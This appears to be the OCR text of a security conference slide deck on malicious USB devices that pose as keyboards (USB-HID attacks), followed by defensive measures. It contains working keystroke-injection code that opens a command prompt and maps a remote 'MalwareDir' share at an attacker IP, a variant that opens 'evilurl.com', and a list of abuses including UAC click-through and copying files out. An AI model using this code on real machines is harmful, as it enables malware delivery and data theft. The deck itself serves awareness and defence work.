

USB –HID

Hacker Interface Design

Jason Pisani
Paul Carugati
Richard Rushing

Motorola, Inc.





USB-HID

- USB device class that describes human interface devices such as *keyboards, mice, game controllers ,alphanumeric display devices, and others*
  - *Medical Instruments*
  - *UPS in some cases*
  - *Telephony Devices*
- Any device can be a USB HID class device as long as a designer meets the USB HID class logical specifications
- Wireless Devices opens up as well as they use HID on Bluetooth, and others

Reference

http://www.usb.org/developers/hidpage/


http://www.usb.org/developers/hidpage/microhid/


Marketing Beat Security to the Punch


- Marketing using the Idea to send a cool gadget
  - We have 100's of them
  - Just plug it into your computer
  - Autorun, U3, etc..
  - Now You get the landing page, no typing


- Send them the us, and this is what you get ☺

USB –Hacking in Design









Making the Box do your Work

Priceless

– Make the Impossible Possible

How it Works

```
int count = 0;
void setup() {
 delay (30000);  // wait for driver to install

 // press and hold Windows Hot Key + R to open Run Command
Keyboard.set_modifier(MODIFIERKEY_GUI);
Keyboard.send_now();
Keyboard.set_key1(KEY_R);
Keyboard.send_now();
// release all the keys at the same instant
Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();

// Sleep for a sec
delay(1000);

//Open Command Prompt
Keyboard.print("cmd");
Keyboard.set_key1(KEY_ENTER);
Keyboard.send_now();
Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();

// Sleep for three secs
delay(3000);

// Mount an evil drive
Keyboard.print("net share \\\\172.16.30.1\\MalwareDir");
Keyboard.send_now();
Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();

delay(5000); //Wait for page to load

// ALT+TAB to switch to original focus
Keyboard.set_modifier(MODIFIERKEY_ALT);
Keyboard.send_now();
Keyboard.set_key1(KEY_TAB);
Keyboard.send_now();
Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();

}
 void loop() {
//Nothing
}
```

This version will wait for 30 seconds while the HID driver installs (assuming first install) then will open Windows Run box, run cmd.exe then populate a net share to a foreign drive to mount. It does NOT execute for purposes of demo.


Another version that will simply load IE to a specific URL if you want that one also.

```
//Open IE and send to evil URL
Keyboard.print("iexplore www.evilurl.com");
Keyboard.set_key1(KEY_ENTER);
Keyboard.send_now();
Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();

delay(5000); //Wait for page to load


// ALT+TAB to switch to original focus
Keyboard.set_modifier(MODIFIERKEY_ALT);
Keyboard.send_now();
Keyboard.set_key1(KEY_TAB);
Keyboard.send_now();
Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();


}

void loop() {
//Nothing
}
```

What you can do

- Force a Web Page
  - Malware
  - Force Login
  - Click-through UAC
  - ANYTHING YOU WANT
  - Corporate Nightmare, works on 1 machine will work on the other 50,000
- VNC like access if needed
- Copy files to a share, Internet, Email
- Anything you can emulate with a keyboard you can get away with limits of Security on the system ☺

Futurescape of USB



- Screen Savers may not save you
  - Accessibility Options (Alt-L-shft-Prt sc)
- "Ultimate Switchblade"
- Autorun Disable Does Nothing!
- USB Fuzzing
  - Drivers Beware
- USB 3.0 and DMA
  - Firewire and PCMCIA ☺

What can be done

- Disable External USB
  - Docking Stations
- USB – GLUE
- USB Device Management
- Group Policies
- Watcher Apps (Never allow same USB-HID)
- O/S monitors/controls HIDs